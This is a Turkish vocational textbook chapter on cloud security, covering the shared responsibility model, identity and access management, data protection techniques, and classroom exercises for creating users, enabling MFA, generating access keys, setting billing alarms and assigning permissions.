Bulut kullanıcılarının yanlış yapılandırmaları sonucunda birçok bulut ihlali meydan gelir. Bulut sistemlerinde de güvenlik açıkları doğabilir. Bu nedenle bulut güvenliğinde riski azaltıcı önlemlerin uygulanması gerekir. Bulut güvenliğinde risk azaltıcı önlemler şunlardır:

Paylaşılan Sorumluluk Modelini Desteklemek: Bulut hizmet sağlayıcısı [Cloud Service Provider (CSP)] kendi güvenliğini içeride sağlar fakat kullanıcı tabanlı bir yapı olması sebebiyle içeride bir sorumluluk paylaşımı yapılmalıdır. Root kullanıcı (bulut hizmetini alan ve ödemeyi yapan kişi), sorumluluklarının birçoğunu alt sorumlulara vermelidir. Bu yapıya **paylaşılan sorumluluk modeli [Shared Responsibility Model (SRM)]** denir (Tablo 10.1).

Tablo 10.1: Paylaşılan Sorumluluk Modeli

	SaaS	PaaS	IaaS
Data	Kullanıcı	Kullanıcı	Kullanıcı
Uygulama	CSP	Kullanıcı	Kullanıcı
İşletim Sistemi	CSP	CSP	Kullanıcı
Sanal Ağ	CSP	CSP	Kullanıcı
Sanallaştırma	CSP	CSP	CSP
Server ve Saklama	CSP	CSP	CSP
Fiziksel Ağ	CSP	CSP	CSP

Güvenli Bulut Kimlik Erişim Yönetimi Uygulamaları Kullanmak: Doğru kimlik erişimi ve yönetimi, bulut kaynaklarının kullanımı açısından en önemli kısımdır. Buluta erişimin bir web arayüzünden kimlik doğrulanarak gerçekleşmesi, saldırganların da ataklarını bu yöne yoğunlaştırmasına neden olur. MFA, erişim politikaları ve kuralları kullanılarak güvenli bir bulut kimlik erişim yönetimi oluşturulmalıdır.

Güvenli Anahtar Yönetimi Uygulamaları Kullanmak: CSP'ler kullanıcılara kendi anahtarlarını üretme, kullanma ve yönetme imkânı verir. IT ekibi tarafından anahtar yönetimi, şifreleme ve şifre çözme durumları iyi analiz edilerek riskler en aza düşürülmelidir.

Ağ Segmentasyonu ve Şifreleme Uygulamak: Gelen tüm isteklerde kimlik bilgilerinin doğrulanması, uçtan uca şifreleme yapılması ve Sıfır Güven ile bulut uygulamaları kullanılmalıdır.

Verinin Güvenliğini Sağlamak: En az ayrıcalık prensibi benimsenerek, kurtarma planları için yedekler alınarak ve şifreleme etkinleştirilerek veri güvenliği düzenli şekilde gözden geçirilmelidir. Hassas veriler için uygun depolama alanları seçilmelidir.


Sürekli Entegrasyon ve Sürekli Teslim (CI/CD): Sürekli entegrasyon ve sürekli teslimat işlemi, bulut teknolojilerinde de sıkça kullanılır. CI/CD sürecinin güvence altına alınması için güçlü bir IAM uygulanması, araçların güncel tutulması, günlüklerin kontrol edilmesi ve güvenlik taramasının yapılması gerekir.

Riski Azaltıcı Diğer Uygulamalar: Kod olarak altyapı (IaC) kullanılması, bulut kaynaklarının dağıtımını otomatikleştirir. Manuel altyapı dağıtımı sonucuyla ortaya çıkan yanlış yapılandırma sorunlarını ve insan kaynaklı hata olasılığını en aza indirir. Kullanıcılar, hibrit ve çoklu bulut ortamlarının bir arada kullanılması durumunda ortaya çıkacak karmaşayı en aza indirmelidir. Bulut ortamında yönetilen hizmetlerde **güvenlik**, ilk düşünülmesi gereken kısım olmalıdır. Doğru bir tehdit avcılığı için bulut günlükleri çok iyi yönetilmeli ve bunların yedekleri titizlikle alınmalıdır.

1. Uygulama


İşlem adımlarına göre kullanıcı oluşturma uygulamasını gerçekleştiriniz.

1. Adım: Bir bulut hizmetine kaydolunuz ve oturum açınız (Görsel 10.4).



Görsel 10.4: CSP IAM kontrol paneli

2. Adım: Sekiz kullanıcı oluşturunuz (Görsel 10.5).



Görsel 10.5: Erişim yönetimi ekranı

3. Adım: IT, Muhasebe, Satış, Ar-Ge adında gruplar ekleyiniz.

4. Adım: Her grupta iki kullanıcı olacak şekilde gruplara kullanıcı ataması yapınız.

Sıra Sizde

Öğretmeninizin belirlediği gruplarla bulut hesabında oturum açınız ve arkadaşlarınızı alt kullanıcılar olarak ekleyiniz. Eklediğiniz kullanıcıları bir yazılım şirketini yönetiyormuş gibi düşünerek gruplara ayırınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Grupta etkin rol aldı.		
2. Sanal makine açtı ve alt kullanıcılar ekledi.		
3. Grupları oluşturdu.		
4. Gruba kullanıcı ekledi.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

10.3. BULUT BİLİŞİMDE VERİ GÜVENLİĞİ

Bulut hizmetlerinin hızla genişlemesi sonucunda siber tehditlerin giderek daha karmaşık hâle gelmesi, bulutta tutulan bilgilerin güvenliğini daha da ön plana çıkarır. Veri güvenliği her konuda olduğu gibi bulut bilişimde de çok önemlidir. Veriler alınırken, gönderilirken, işlenirken ve depolanırken tüm sürecin güvenliği uçtan uca sağlanmalıdır.

10.3.1. Bulut Bilişimde Veri Güvenliği Adımları

Veri güvenliği uygulamaları, bilginin CIA ekseninde incelenmesini gerektirir. Veriler titizlikle sınıflandırılmalı ve hassasiyetle yönetilmelidir. Sağlam bir veri sınıflandırma stratejisi geliştirilmelidir. Veriler bulutta üç farklı durumda bulunabilir:

Kullanılmayan Veriler: Sanal disklerde tutulan verileri, nesne deposundaki dosyaları ifade eder.

Hareket Hâlindeki Veriler: Bir uçtan diğer uca iletilen ve aktarılan verileri ifade eder.

Kullanılan Veriler: Uygulamalar tarafından etkileşime giren, işlenen veya değiştirilen verileri ifade eder.

Teknik olarak tüm bulut güvenliği aslında bir veri güvenliğidir. Bulut bilişimde veri güvenliği için atılması gereken adımlar şunlardır:

- IAM sistemleri, API'lerin çağrıları yaparken veya hizmetin bulunduğu ortamda çalışırken kaynaklara erişen kişilerin kimliklerini ve erişim yöntemlerini belirler. Veri güvenliği için çok önemlidir.
- Erişim politikaları, kaynağa erişimi tanımlar ve erişime izin verir. Kaynaklar arasındaki trafik akışı ve ağ güvenliği kurallarını belirler.
- Şifreleme ve anahtar yönetimi kullanarak verileri okumaya, yazmaya ve çalıştırmaya karşı korur. Anahtar yönetim sistemleriyle şifreleme anahtarları güvenli bir şekilde saklanır ve yönetilir.
- Maskeleme yapılarak, hassas veriler kısmen gizlenerek değiştirilir, onların biçim ve uzunluğu korunur. Veri tabanında tutulan kart bilgisinin sadece son 4 hanesinin kullanılması, test ortamı için geçersiz kimlik bilgilerinin (PII) kullanılması buna örnek verilebilir.
- Tokenizasyon işlemiyle hassas veriler benzersiz tanımlayıcılar (belirteçler) kullanılarak değiştirilir ancak orijinal veri tabanı saklanır. Belirteçler, tokenler yardımıyla verinin bütünlüğünü ve güvenliğini korur.
- Anonimleştirmeyle kişisel bilgiler veri setlerinden çıkartılarak kişilerin kimlikleri belirlenemez hâle getirilir. Anonimleştirme tekniklerinin genellikle geri döndürülemez olması nedeniyle orijinal bilgilerin saklanması gerekir.
- Veri Kaybını Önleme [Data Loss Prevention (DLP)] araçları sayesinde anormal durumlar ve politika ihlalleri tespit edilir. Bunlar, kritik öneme sahip güvenlik politikaları uygulayan sistemlerdir.
- Veri Güvenliği Durum Yönetimi [Data Security Posture Management (DSPM)] araçları, bulut güvenliğini sürekli olarak izler ve güvenliği iyileştirir. Yanlış yapılandırmalar, uyumluluk sorunları gibi kısımların güvenliğe ilişkin görünürlüğünü sağlar.

10.3.2. Bulut Bilişimde Veri Güvenliğini Artırıcı Uygulamalar

Veri güvenliğini sağlamak için MFA kullanmak, erişim anahtarları oluşturmak ve bunları yönetmek gerekir. SSH bağlantısı yapılacaksa ilgili kullanıcılara gerekli yetkiler verilmelidir. Sıfır Güven ve en az ayrıcalık prensipleri her zaman göz önünde bulundurularak iş ve işlemler yürütülür.

2. Uygulama

İşlem adımlarına göre MFA ekleme uygulamasını gerçekleştiriniz.

1. Adım: Bulut hizmeti sağlayıcısında oturum açınız.


2. Adım: **Access management** panelinden **Users** kısmını seçiniz ve kullanıcı adınıza tıklayınız.

3. Adım: Security credentials kısmına tıklayınız.

4. Adım: **Assign MFA device** butonuna basınız (Görsel 10.6).

Görsel 10.6: MFA ekleme ekranı

5. Adım: **Device name** kısmına bir cihaz adı yazınız (Görsel 10.7).




Görsel 10.7: MFA aygıt ismi ve yöntemi belirleme ekranı

6. Adım: Uygun doğrulama yöntemini ve uygun onaylama yöntemini seçiniz.

7. Adım: Cihazınızdan seçtiğiniz yönteme göre kodu sisteme giriniz.


8. Adım: Görsel 10.8'deki **MFA device assigned** mesajını görünüz.



Görsel 10.8: MFA device assigned mesajı

Sıra Sizde

Root hesabınıza girerek uygun bir doğrulama yöntemiyle MFA uygulamasını gerçekleştiriniz. MFA yöntemini aktifleştirip hesabınızın oturumunu kapatınız. Sonra hesabınıza tekrar giriş yapınız ve MFA yönteminin aktifliğinden emin olunuz (Görsel 10.9).



Görsel 10.9: MFA güvenlik önlemi uygulanmış root hesabı

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi


Değerlendirme Ölçütleri	Evet	Hayır
1. Root hesabının şifresiyle giriş yaptı.		
2. MFA aygıtı ekleme penceresini buldu.		
3. Uygun MFA doğrulama yöntemini seçti.		
4. MFA yöntemini aktifleştirdi.		
5. Hesabından çıkış yaptı.		
6. Hesabına MFA kullanarak tekrar giriş yaptı.		
7. MFA güvenlik önlemi uygulanmış root hesabını gördü.		
8. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

3. Uygulama

İşlem adımlarına göre Local Access Key oluşturma uygulamasını gerçekleştiriniz.

1. Adım: Bulut hizmet sağlayıcısında oturum açınız.

2. Adım: **Access management** kısmından **Users** butonunu seçiniz (Görsel 10.10).



Görsel 10.10: Access management ekranı

3. Adım: **Users** butonundan işlem yapacağınız kullanıcıya tıklayınız.

4. Adım: **Security credentials** sekmesine geçiniz.

5. Adım: **Create access key** butonuna tıklayınız (Görsel 10.11).


Görsel 10.11: Create access key penceresi

6. Adım: **Local key** seçeneğini seçip **Next** butonuna tıklayınız.

7. Adım: Açılan pencereden bir etiket ismi yazınız.

8. Adım: Oluşturduğunuz **Secret acces key** ve **csv** dosyasını bilgisayarınıza indiriniz (Görsel 10.12, Görsel 10.13).

Görsel 10.12: Access key created mesajının görüntülenmesi



Görsel 10.13: Secret access key ekranı

Sıra Sizde

Bulut sağlayıcısında bir Command Line Interface keyi oluşturunuz ve bu key ile komut satırından servise bağlanınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Bulut hizmeti sağlayıcısında oturum açtı.		
2. Access Manager kısmını buldu ve kullanıcıları görüntüledi.		
3. Command Line Interface için bir key oluşturdu.		
4. Oluşturduğu keyi bilgisayarına indirdi.		
5. Oluşturduğu keyi kullanarak bulut hizmeti sağlayıcısına bağlandı.		
6. Çalışmayı verilen sürede tamamladı.		

"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.

4. Uygulama

İşlem adımlarına göre en yetkili kullanıcıda fatura alarmı kurma uygulamasını gerçekleştiriniz.


Not Alarm kurma uygulamasında bütçenin imkân verdiği ölçüde bir alarm seçilmelidir. Aksi takdirde büyük miktarda faturalandırma ile karşı karşıya kalınabilir.

1. Adım: Bulut hizmet sağlayıcısında oturum açınız.

2. Adım: **Access management** kısmından **Billing** butonunu seçiniz (Görsel 10.14).

3. Adım: Fatura alarmı gerçekleştiğinde haber verilecek mail adresini ve istenen bilgileri giriniz.

4. Adım: Bağlantıyı takip ederek bütçenizin izin verdiği miktarda bir fatura alarmı kurunuz.



Görsel 10.14: Billing alarm kurma menüsü

10.4. BULUT BİLİŞİMDE KİMLİK YÖNETİMİ DENETİMİ

Bulut kaynakları üzerinde kimin hangi işlemi yapabileceğinin yetkilendirilmesine **Kimlik Erişim Yönetimi [Identification Access Manager (IAM)]** denir. IAM, bulut bilişimdeki en önemli kavramlardan biridir. Kimlik doğrulama, kullanıcının iddia ettiği kişi olduğunu ispatlaması sürecini içerirken yetkilendirme ise kullanıcının belirli bir işlemi gerçekleştirmesine izin verildiğinin doğrulanmasını ifade eder.

10.4.1. Bulut Bilişimde Kimlik Yönetimi

Bulut bilişimde kimlik yönetimi ve denetimi, verilerin ve uygulamaların buluttaki güvenliğini sağlamak için en önemli unsurdur. Kimlik denetimiyle doğru yetkilendirme yapmak ve erişimleri kontrol etmek, hassas verilerin korunması için özellikle önemlidir. Bu nedenle kimlik yönetimi ve denetimi etkin kullanılarak, çeşitli mekanizmalarla güçlendirilerek bulut güvenliği sağlanır. Bulut yönetimde bir hiyerarşi oluşturularak kimin hangi role sahip olduğu net bir şekilde belirlenmelidir. Bulutta en yetkili kullanıcı olan **root** hesabı ile işlem yapılmaması gerekir.

10.4.2. Bulut Bilişimde Kimlik Yönetimi Denetimi Gerçekleştirme

IAM'de kullanıcılar (users) ve politikalar (policies) bulunur. IAM kullanıcıları, IAM'e erişen kullanıcı veya programları temsil eder. IAM kimlik politikaları ise izin verilen eylemleri tanımlar. Kullanıcı, kimlik denetimini IAM'e erişmeden önce yapar, politikalar ise kullanıcı veya uygulama doğrulama işlemini gerçekleştirir.

5. Uygulama

İşlem adımlarına göre kullanıcılara çeşitli yetkiler atama uygulamasını gerçekleştiriniz.

1. Adım: Bulut hizmet sağlayıcısında oturum açınız.

2. Adım: **Access management** kısmından **Users** butonunu seçiniz.

3. Adım: Users butonundan işlem yapacağınız kullanıcıya tıklayınız.

4. Adım: Bir kullanıcıya **Basit Nesne Depolama Servisi [Simple Storage Service(S3)]** ile ilgili tam yetki veriniz.

5. Adım: Başka bir kullanıcıya **İlişkisel Veri Tabanı Hizmeti [Relational Database Service (RDS)]** ile ilgili tam yetki veriniz.

6. Adım: Başka bir kullanıcıya ise S3 ve RDS yetkilerini tam olarak veriniz.

7. Adım: Yetki verdiğiniz kullanıcı hesaplarını kullanarak bulut servisine bağlanınız ve kullanıcıların hangi tür işlemlere izinleri olup olmadığını test ediniz.

Sıra Sizde

İki arkadaşınızı kullanıcı olarak kaydediniz. Kaydettiğiniz arkadaşlarınızdan birine tam yetki diğerine de kısıtlı yetkiler veriniz. Tam ve kısıtlı yetkiyle arkadaşlarınızın neleri yapabildiğini, neleri yapamadığını bir kontrol listesiyle not alınız.


Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Bulut hizmeti sağlayıcısında oturum açtı.		
2. Access Manager kısmını buldu ve kullanıcıları görüntüledi.		
3. İki kullanıcı ekledi.		
4. Kullanıcılara ilgili yetkileri verdi.		
5. Ayrı ayrı kullanıcılarda oturum açtı.		
6. Farklı kullanıcıların farklı yetkilerle neler yapabildiğini test etti.		
7. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		


Yetkili kullanıcı (root vb.); politikaları tanımlamalı, yönetmeli ve izlemelidir. Politikalar, kimlik politikaları (identity policies) ve kaynak politikaları (resource policies) olmak üzere ikiye ayrılır. Kimlik politikaları, kullanıcılara hizmetleri ve kaynakları kullanma izni vermek için kullanılır ve kullanıcı baz alınarak yazılır. Kaynak politikaları ise kullanıcıların veya uygulamanın hangi kaynağa erişebileceğini daha da kısıtlamak için kullanılır ve kaynak baz alınarak yazılır.



Görsel 10.15: Access management ekranı


Bulut servisi sağlayıcıları JSON veya YAML dosyalarında politika dökümlerini verebildiği gibi kurum da kendi politika dokümanlarını oluşturabilir. Bulut servis sağlayıcı, varsayılan olarak birçok politikayı kullanıcılara sunar. Bir politika oluşturmak için Access management konsolundan Policies seçilir (Görsel 10.15).

Açılan ekrandan Create policy butonuna tıklanır (Görsel 10.16).




Görsel 10.16: Politika oluşturma ekranı

